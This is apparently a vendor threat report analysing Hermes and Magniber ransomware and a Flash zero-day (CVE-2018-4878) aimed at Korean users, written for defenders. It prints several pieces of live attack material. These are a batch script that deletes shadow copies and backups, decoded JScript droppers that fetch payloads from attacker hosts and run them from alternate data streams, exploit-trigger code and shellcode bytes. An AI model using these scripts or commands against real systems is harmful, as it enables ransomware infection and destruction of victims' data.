



# ASEC REPORT

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ASEC (AhnLab Security Emergency Response Center) is a global security response group consisting of malware analysts and security experts. This report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage ([www.ahnlab.com](http://www.ahnlab.com)).

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## SECURITY TREND OF Q1 2018

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# SECURITY ISSUE

- Is Ransomware Targeting Specific Country  
A Trend?

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Security Issue

# Is Ransomware Targeting Specific Country A Trend?

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You don't need to be a cybersecurity expert to know that the biggest malware issue is ransomware. Ransomware attacks will not decrease unless people stop saving their valuable information digitally or interest towards Bitcoin goes down. The attacks are evolving with new attack methods and techniques.

AhnLab Security Emergency response Center (ASEC) has detected ransomwares targeting Korean users. This report provides a detailed analysis on such ransomware.

## Hermes Ransomware

Hermes ransomware excludes certain system folders and files when encrypting. The most recently discovered version of Hermes included 'AhnLab' in its exclusion folder list. The reason for excluding the AhnLab folder from encryption seems to be an attempt to bypass the detection since AhnLab's anti-malware solutions detect ransomware behavior if any of its internal files are encrypted. This exception was not included in the first version of Hermes discovered in early 2017 but was included in the recent version. The comparison between the first and the latest 2.1 version is as shown in Figure 1-1.



		Hermes 2017	Latest Hermes
Similarities		Countries excluded from infection (Russia, Ukraine, and Belarus)	
		Ransom note filename (DECRYPT_INFORMATION.html)	
		Creates and runs a batch file that deletes shadow volume copies or backup files	
Differences	Folders excluded from infection	Windows, Microsoft, Program Files, All Users, Default, \$Recycle.Bin, and Desktop	AhnLab, Microsoft, Chrome, Mozilla, Windows, \$Recycle.Bin, and Desktop
	File extensions for infection	.tif, .php, .1cd, .7z, .accdb, .cd, .dbf, .ai, .arw, .txt, .doc, .docm, .docx, .zip, .rar, .xlsx, .xls, .xlsb, .xslm, .jpg, .jpe, .jpeg, .bmp, .db, .eql, .sql, .adp, .mdf, .frm, .mdb, .odb, .odm, and 776 more extensions	All files infected excluding; .exe, .dll, .lnk, .ini, and .hrmlog (5 extensions)
	Ransom Note Displayed on Screen		

Figure 1-1 | Comparison of the 2017 version and the latest version of Hermes

Hermes excludes specific countries by checking the language identified for the system locale in the system registry. The list of three language identifiers excluded from the attack is as shown in Table 1-1.

Registry	Checked value	Country
HKLM\SYSTEM\ControlSet001\Control\Nls\Language\InstallLanguage	0419	Russia
	0422	Ukraine
	0423	Belarus

Table 1-1 | Countries excluded from Hermes infection

Hermes searches the computer drive to encrypt files based on target file and folder criteria as shown in Figure 1-1. Then, it creates and runs a batch file (\*.bat), see Table 1-2, to delete the volume shadow copies. The latest 2.1 version found in 2018 encrypts all the files in the system except for the five distinctive extensions. Unlike others, Hermes does not change the extension of encrypted file, making it harder to detect.

Path the Batch File is Created in	Filename of the Batch File
C:\users\Public	window.bat

Table 1-2 | File path and name of the created BAT file

The created batch file, window.bat, reduces the shadow copies storage area to indirectly delete internal files then deletes volume shadow copies. It also deletes the backup files of specific extensions, as shown in Figure 1-2, making it harder for users to restore the data.

```
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcac c:\*.bkf c:\*Backup*.* c:\*backup*.* c:\*.set c:\*.win c:\*.dsk
del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcac d:\*.bkf d:\*Backup*.* d:\*backup*.* d:\*.set d:\*.win d:\*.dsk
del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcac e:\*.bkf e:\*Backup*.* e:\*backup*.* e:\*.set e:\*.win e:\*.dsk
del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcac f:\*.bkf f:\*Backup*.* f:\*backup*.* f:\*.set f:\*.win f:\*.dsk
del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcac g:\*.bkf g:\*Backup*.* g:\*backup*.* g:\*.set g:\*.win g:\*.dsk
del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcac h:\*.bkf h:\*Backup*.* h:\*backup*.* h:\*.set h:\*.win h:\*.dsk
del %0
```

Figure 1-2 | Content of the BAT file

When Hermes encrypts normal files on the infected computer, it creates a ransom note in each directory (filename: DECRYPT\_INFORMATION.html) which demands Bitcoin in return for restoration.

Hermes is known to be distributing via web, so users are warned to take extra care when visiting unverified web pages and get the latest security updates for Adobe Flash Player.




Figure 1-3 | Magniber ransom note

## Magniber ransomware

Magniber ransomware, which distributes using the Magnitude Exploit Kit, targets Korean users on Windows OS. The ransom note displayed on the infected user's computer is as shown in Figure 1-3.

Magniber retrieves the language identifier for the system default language of the operating system using the `GetSystemDefaultUILanguage()` API function before conducting the encryption process.

004020D2	66 89 4C 24 4C	MOV WORD PTR SS:[ESP+4C],CX	
004020D7	33 DB	XOR EBX,EBX	
004020D9	FF D0	CALL EAX	GetSystemDefaultUILanguage API
004020DB	B9 12 04 00 00	MOV ECX,412	0x412 = 1042(decimal) Korean
004020E0	66 3B C1	CMPL AX,CX	
004020E3	74 05	JE SHORT 004020EA	
004020E5	E8 66 F4 FF FF	CALL 00401550	delete itself
004020EA	8D 84 24 0C 01 00 00	LEA EAX,[ESP+10C]	
004020F1	50	PUSH EAX	
004020F2	FF 15 58 80 40 00	CALL DWORD PTR DS:[408058]	
004020F8	8D 84 24 48 01 00 00	LEA EAX,[ESP+148]	
004020FF	50	PUSH EAX	
00402100	FF 15 60 80 40 00	CALL DWORD PTR DS:[408060]	
00402106	50	PUSH EAX	
00402107	FF 15 A0 80 40 00	CALL DWORD PTR DS:[4080A0]	
0040210D	8BF0	MOV ESI,EAX	
0040210F	BA 08 02 00 00	MOV EDX,208	
00402114	8D 8C 24 58 06 00 00	LEA ECX,[ESP+658]	
0040211B	EB 03	JMP SHORT 00402120	
0040211F	8D 18 00 00	LEA ECX,[ECX]	

Figure 1-4 | Checking default language of the infected user

The red box in Figure 1-4 shows that it checks the return value of the API function. If the value is '0x412', the language identifier for Korean, then system files are encrypted. Otherwise, it executes the code to delete itself (CALL 00401550).

Unlike the aforementioned Hermes, it does not exclude certain languages for its attack, but targets a language. If the default user language is not Korean, it terminates and deletes itself.

Magniber uses malvertising for attack. Malvertising is the use of the legitimate online advertising networks to distribute malware. Recently, there has been some changes in the creation and execution methods of Magniber. The Magniber script, as of February 7, 2018,

```

Registers (FPU)
EAX 0012ECA8 UNICODE "cmd /c timeout 3 & del
ECX 7C809AC6 kernel32.7C809AC6
EDX 00000000
EBX 00000023
ESP 0012EA4C
EBP 7C809A99 kernel32.lstrlenW
ESI 0012EAB8
EDI 0012ECE
EIP 004016A6 a.004016A6
  
```

Figure 1-5 | Command for Self-Termination and Deletion

contained the use of a method to hide ransomware files created in the alternate data stream

(ADS) of the user system. The obfuscated and decoded distribution scripts are as shown in Figure 1-6 and Figure 1-7 respectively.

```
<?xml version="1.0"?><scriptlet><registration progid="{9a8b4c2d-4c4d-4c4d-4c4d-4c4d4c4c4c4c}" classid="{F0001111-0000-0000-0000-0000AAAAAAAA}"><script language="JScript"><![CDATA[function mjaqqc(vhydwzixko){return GetObject("n"+tkcjoqda+"v:"+vhydwzixko)}function ofuozbu(vhydwzixko){var hqnooqkoz=mjaqqc("2"+opzai+"07"+zalqmtks+"2f4-2"+zalqmtks+tkcjoqda+"f-4"+mpzofilmy+"53-a"+nzogf+"ab-6677"+mpzofilmy+"b67"+opzai+"4"+mpzofilmy+"5");hqnooqkoz["O"+ogercbdufd+tkcjoqda+"n"]("GET",vhydwzixko,0);hqnooqkoz["S"+tkcjoqda+"nd"]();hqnooqkoz["Wa"+fhswwhocp+"tForR"+tkcjoqda+"s"+ogercbdufd+"ona"+tkcjoqda]();if(200==hqnooqkoz["stat"+wxeaqbpxet+"a"]);return hqnooqkoz["r"+tkcjoqda+"s"+ogercbdufd+"ona"+tkcjoqda+"I"+tkcjoqda+"xt"];try{(var mtpwigz="Q6B3",opzai="0",lmhkhma=":",wzliqnu="H",tkcjoqda="e",wxeaqbpxet="u",zalqmtks="c",fhswwhocp="i",ogercbdufd="p",roqetlu="D",nzogf="8",mpzofilmy="9",lseead="t";var gqkixt=mjaqqc("72C24"+roqetlu+roqetlu+"5"+roqetlu+"7"+opzai+"A-43"+nzogf+"B"+nzogf+"A42-9"+nzogf+"424B"+nzogf+nzogf+"AFB"+nzogf);var cwnbdzleq=gqkixt["Ex"+ogercbdufd+"andfnv"+fhswwhocp+"ronm"+tkcjoqda+"ntS"+lseead+"r"+fhswwhocp+"ngs"]("%"+lseead+tkcjoqda+"m"+ogercbdufd+"%")+"\a0f1LOy"+lmhkhma+"a0f1LOy";var nlvezktq=mjaqqc(opzai+opzai+opzai+opzai+opzai+"566"+opzai+opzai+opzai+opzai+"-"+opzai+opzai+"l"+opzai+"-8"+opzai+opzai+opzai+"-"+opzai+opzai+"AA"+opzai+opzai+"6"+roqetlu+"2EA4");for(var i=0;i<15;i++){mtpwigz+=mtpwigz[zalqmtks+"on"+zalqmtks+"a"+lseead](mtpwigz);nlvezktq[lseead+"ype"]=2;nlvezktq[zalqmtks+"hars"+tkcjoqda+lseead]=fhswwhocp+"so"+nzogf+nzogf+"59-1";nlvezktq["op"+tkcjoqda+"n"]();var ipqodyvwb=ofuozbu("http://217y528357f.legbyte.online/f42f114e95b308db34ad71fb45710923");nlvezktq["wr"+fhswwhocp+lseead+tkcjoqda+lseead+tkcjoqda+"x"+lseead](ipqodyvwb+mtpwigz);nlvezktq["Sav"+tkcjoqda+lseead+"oFil"+tkcjoqda](cwnbdzleq,2);nlvezktq["Clos"+tkcjoqda]();gqkixt["R"+wxeaqbpxet+"n"]("%m"+fhswwhocp+zalqmtks+" "+ogercbdufd+"ro"+zalqmtks+tkcjoqda+"se "+zalqmtks+"all "+zalqmtks+"r"+tkcjoqda+"a"+lseead+tkcjoqda+" "+cwnbdzleq+"\");}catch(pfuzmax){}}></scriptlet></registration></scriptlet>
```

Figure 1-6 | Obfuscated distribution script (as of 02/07/2018)

```
function Req_Payload(vhydwzixko){
    var WinHttp = GetObject("new:WinHttp.WinHttpRequest.5.1");
    WinHttp.Open("GET",vhydwzixko,0);
    WinHttp.Send();
    WinHttp.WaitForResponse();
    if(200==WinHttp.status) return WinHttp.responseText;
}

var Padding = "Q6B3";
var Shell = GetObject("new:WScript.Shell");
var FilePath = Shell.ExpandEnvironmentStrings("%temp%") + "\\wa0f1LOY:wa0f1LOY";
var Stream = GetObject("new:ADODB.Stream");
for(var i=0;i<15;i++){
    Padding += Padding.concat("Q6B3");
}
Stream.type = 2;
Stream.charset = "iso-8859-1";
Stream.open();
var Payload = Req_Payload("http://217y528357f.legbyte.online/f42f114e95b308db34ad71fb45710923");
Stream.writetext(Payload + Padding);
Stream.SavetoFile(FilePath,2);
Stream.Close();
Shell.Run("wmic process call create \"" + FilePath + "\"");
```

Figure 1-7 | Decoded distribution script (as of 02/07/2018)

The decoded Magniber distribution script in Figure 1-7 shows that the filename "wa0f1LOY:wa0f1LOY" is created in the %tempt% path. The locally saved file is 0 byte in size in the directory, as shown in Figure 1-8.

이름	수정한 날짜	유형	크기
wa0f1LOY	2018-02-07 오후...	파일	OKB

Figure 1-8 | Ransomware created in the %tempt% path



This 0 byte file, however, is found to be created in ADS (Alternate Data Stream).

The actual ransomware file used for ADS executes by the last string of the command in the decoded script. This is executed by the WMIC query, as shown in Table 1-3. For security reasons, files created in ADS cannot be executed by commands such as "start [filename]" in Windows XP or later versions. However, use of the WMIC query mentioned above allows files created in ADS to run on Windows 7 and 10.

---

WMIC process call create "%temp%\wa0f1LoY:wa0f1LoY

---

Table 1-3 | WMIC Query

---

There has also been another change on the Magniber distribution script discovered on February 20, 2018. It now has a new method to execute the file in ADS via forfiles.exe.



```
function Req_Payload(zphous) {
    var WinHttp = GetObject("new:WinHttp.WinHttpRequest.5.1");
    WinHttp.Open("GET", zphous, 0);
    WinHttp.Send();
    WinHttp.WaitForResponse();
    if (200 == WinHttp.status) return WinHttp.responseText
}

var Padding = "QvB"
var Shell = GetObject("new:WScript.Shell");
var FilePath = Shell.ExpandEnvironmentStrings("%temp%") + "\\L43rI0:MQGR3Td";
var Stream = GetObject("new:ADODB.Stream");
for (var i = 0; i < 15; i++) {
    Padding += Padding.concat("QvB");
}
Stream.type = 2;
Stream.charset = "iso-8859-1";
Stream.open();
var Payload = Req_Payload("http://759a8a21ct607pft.dogones.site/e0e037af3cacc275ebc3af69fe0f699f");
Stream.writetext(Payload + Padding);
Stream.SaveToFile(FilePath, 2);
Stream.Close();
Shell.Run("forfiles /p c:\\windows\\system32 /m notepad.exe /c \"\" + FilePath + "\"");
Shell.Run("wmic process call create \"\" + FilePath + "\"");
```

Figure 1-9 | Decoded distribution script (as of 2018/02/20)

---

The decoded Magniber distribution script is shown in Figure 1-9. The lower red box on the figure shows that a new executable statement 'forfiles' is added to the existing WMIC query.

The new statement runs the ransomware file created in ADS of the user system through the forfiles.exe file. The forfile.exe file is a command provided in Windows. It selects files to execute a command on them. Files stored in ADS could run in Windows 7 and 10 using the forfile.exe file. This seems to be an attempt to infect systems with disabled WMI queries.

---

```
forfiles /p c:\\windows\\system32 /m notepad.exe /c \"\"+ FilePath + \"\"
```

---

Table 1-4 | Command for Using forfiles.exe

---

The command shown in Table 1-4 shows that the command argument ("/p c:\\windows\\system32 /m notepad.exe) has been used to avoid repeated execution of the forfiles.exe command. As a result, the following command argument (/c \"\" + FilePath + \"\") is executed only once. Thus, the attacker used the forfiles.exe command to run one single file.

The aliases identified by AhnLab's security solutions are as below:

- Trojan/Win32.Magniber
- Malware/MDP.Ransome.M1171
- Trojan/Win32.Hermesran
- Malware/MDP.CoinMiner.M1845

# ANALYSIS IN-DEPTH

- Adobe Flash Player Vulnerability  
Attacks Targeting Korea

Analysis-In-Depth


# Adobe Flash Player Vulnerability Attacks Targeting Korea

AhnLab has recently discovered a new malicious document file used in targeted attacks on South Korea. The attacks used social engineering techniques with a zero-day exploit—unknown security vulnerability—of Adobe Flash Player embedded in the document. This report focuses on the vulnerability and shellcodes used for the attack.

The information of the new zero-day vulnerability used for the attacks is as follows:

- CVE number: CVE-2018-4878
- Affected product version: Adobe Flash Player 28.0.0.137 and earlier versions (Windows)
- Adobe patch number: APSB18-03 (version 28.0.0.161)

The Excel file used in the attack was written in Korean. The malware hid behind the insert object function of ActiveX control as shown in Figure 2-1.



	A	B	C	D
1				
2				
3		인기상품	가격	
4		존바바토스 아티신 포 맨	25800원	
5		한국오즈카제약 우르오스 올인원 모이스처라이저 스킨 로션 200ml	19,020원	
6		탈모닷컴 올뉴 TS 샴푸 500ml	34,220원	
7		CJ라이온 아이깨끗해 폼 핸드 슝 250ml	2,760원	
8		시세이도 센카 피펙트 썬 폼 클렌징 120g	4,080원	
9		갈더마 세타필 모이스처라이징 로션 591ml	10,610원	
10		유니레버 도브 실키 바디크림 300ml	13,900원	
11		LG생활건강 보닌 트리플 액션 원샷 플루이드 180ml	18,510원	
12		두피중심 고체샴푸 28g	12,160원	
13		르필라야 퓨어텐 클렌저 810ml	18,900원	

Figure 2-1 | Malware hidden in the ActiveX control object

The malicious Adobe Flash file is embedded within the inserted ActiveX control object as shown in Figure 2-2.




Figure 2-2 | Adobe Flash file embedded in the ActiveX control object

The malicious Flash file operates in the general process as shown in Figure 2-3 and the components will be explained as distinguished in the figure.




Figure 2-3 | Overall operating process of the Flash file

Loader connects to the internally stated C&C server address and receives the key as shown in Figure 2-4.




Figure 2-4 | Second encrypted Flash file and C&C address

```

public function Decrypt(event:Event) : void
{
    var j:int = 0;
    var loader:URLLoader = URLLoader(event.target);
    var swf_key_txt:String = loader.data;
    var decData:ByteArray = new ByteArray();
    var swf_key:ByteArray = new ByteArray();
    for(var i:int = 0; i < swf_key_txt.length; i = i + 2)
    {
        swf_key.writeByte(uint("0x" + swf_key_txt.substr(i,2)));
    }
    decData.writeBytes(this.binData,0,this.sz_swf_head);
    this.binData.position = this.sz_swf_head + this.id_len;
    var n:uint = this.binData.readUnsignedInt();
    this.binData.position = 0;
    for(i = this.sz_swf_head + this.id_len + 4; i < this.binData.length; i = i + 100)
    {
        for(j = 0; j < this.id_len; j++)
        {
            decData.writeByte(this.binData[i + j] ^ swf_key[j]);
        }
    }
    var l:Loader = new Loader();
    l.loadBytes(decData);
    addChild(l);
}

```

Figure 2-5 | Decrypt function used to decode the second Flash file

The internal decoding routine in Figure 2-5 and the decode key received from the server are used to decode the second Flash file to be loaded in memory. The internal function is named Decrypt.

Here, the URL delivered to the C&C server is configured by combining the information

on the file system environment and the ID value within the file. The code for this is as shown in Figure 2-6.

```

public function SendGetSwfKeyRequest() : void
{
    var swf_id:ByteArray = new ByteArray();
    var strDbg:String = (!!Capabilities.isDebugger?"-D":"" );
    var my_url:ByteArray = new this.MyURL() as ByteArray;
    swf_id.writeBytes(this.binData,this.sz_swf_head,this.id_len);
    this.myURLRequest.url = StringUtil.trim(my_url.toString());
    this.myURLRequest.url = this.myURLRequest.url + ("?id=" + this.Array2String(swf_id));
    this.myURLRequest.url = this.myURLRequest.url + ("&fp_vs=" + Capabilities.version.replace(".",",") + strDbg);
    this.myURLRequest.url = this.myURLRequest.url + ("&os_vs=" + Capabilities.os);
    this.myURLLoader.load(this.myURLRequest);
}

```

Figure 2-6 | Internal code for configuring the URL for C&amp;C access

Tag	Description
id	File offset, a binary value from 10 to 100 bytes
fp_vs	Version of Adobe Flash Player
os_vs	Version of operating system

Table 2-1 | Delivered information

```

hxxp://www.1588-2040.co.kr/conf/conf.php?id=FD43D13B2E6D5BC36697A5C5F954498ADC5976906432DADD5033C5930AB08BC
52A712A893C602C4EC385CF707E34640AE985F50C07052A8D5FAB6D62440E4DEF5AD4203D566EED4D050389AC90A9FF48FEDB
3582FA28CD84D7284AD5D1B4742A9656FD80&fp_vs=WIN%2028.0,0,137&os_vs=Windows%207

```

Table 2-2 | Example of URL for accessing the C&amp;C Server

After gaining access to the C&C server, the key value is transferred from the server, and the second flash file decoded by the key value then becomes the malicious file exploiting CVE-2018-4878 zero-day vulnerability.

CVE-2018-4878 is a UAF (User-After-Free) vulnerability. This occurs during the handling of listener classes in the Adobe Primetime SDK related media players and attempts to reuse memory after memory allocation.

The code of the file used in the attack is as shown in Figure 2-7.

```

package
{
    import com.adobe.tv.sdk.media.core.DRMOperationCompleteListener;

    public class class_4 implements DRMOperationCompleteListener
    {

        var a0:uint;

        var a1:uint = 4369;

        var a2:uint;

        var a3:uint;

        var a4:uint;

        public function class_4()
        {
            super();
        }

        public function onDRMOperationComplete(): void
        {
            flash10.isCallFunc = true;
            var a:int = 0;
            a = 1;
        }

        public function onDRMError(param1:uint, param2:uint, param3:String, param4:String): void
        {
            flash10.isCallFunc = true;
            var a:int = 0;
            a = 1;
        }
    }
}

public function method_3(): void
{
    var $%19$:PSDK = null;
    var data14:PSDKEventDispatcher = null;
    $%19$ = null;
    data14 = null;
    $%19$ = PSDK.pSDK;
    data14 = $%19$.createDispatcher();
    this.var_9 = $%19$.createMediaPlayer(data14);
    this.data15 = new class_4();
    this.var_9.drmManager.initialize(this.data15);
    this.data15 = null;
}

```

Figure 2-7 | Code for exploiting the vulnerability

There are two shellcodes embedded in the malicious file as shown in Figure 2-8. The shellcodes have the same functions.

00000000	55 8B EC 83 EC 48 56 E8 02 00 00 00 EB 04 8B 04	U < i f i H V è 7	è J < J
00000010	24 C3 89 45 FC 83 6D FC 0C B8 6E 18 40 00 99 8B	\$ X % E ü f m ü ¶ .. n f @	™ <
00000020	C8 8B F2 B8 00 10 40 00 99 2B C8 1B F2 83 C1 01	È < ò .. † @	™ + È + ò f Å r
00000030	83 06 00 89 4D E8 B9 38 68 0D 16 E8 9A 04 00 00	f ö % M è .. 8 h	7 è § J
00000040	89 45 C4 B9 58 A4 53 E5 E8 8D 04 00 00 89 45 E0	% E Å .. X .. S & è	J % E à
00000050	B9 08 87 1D 60 E8 80 04 00 00 89 45 BC B8 2C 13	.. 8 7 1D 60 E8 80 04 00 00 89 45 BC B8 2C 13	.. 8 7 1D 60 E8 80 04 00 00 89 45 BC B8 2C 13

Figure 2-8 | Binary data of shellcode embedded in the malicious file

Along with the exploit of the vulnerability happening at this stage, the internal shellcode follows the operation as shown in Figure 2-9. Its main function is downloading and executing the final malware of the attacker.

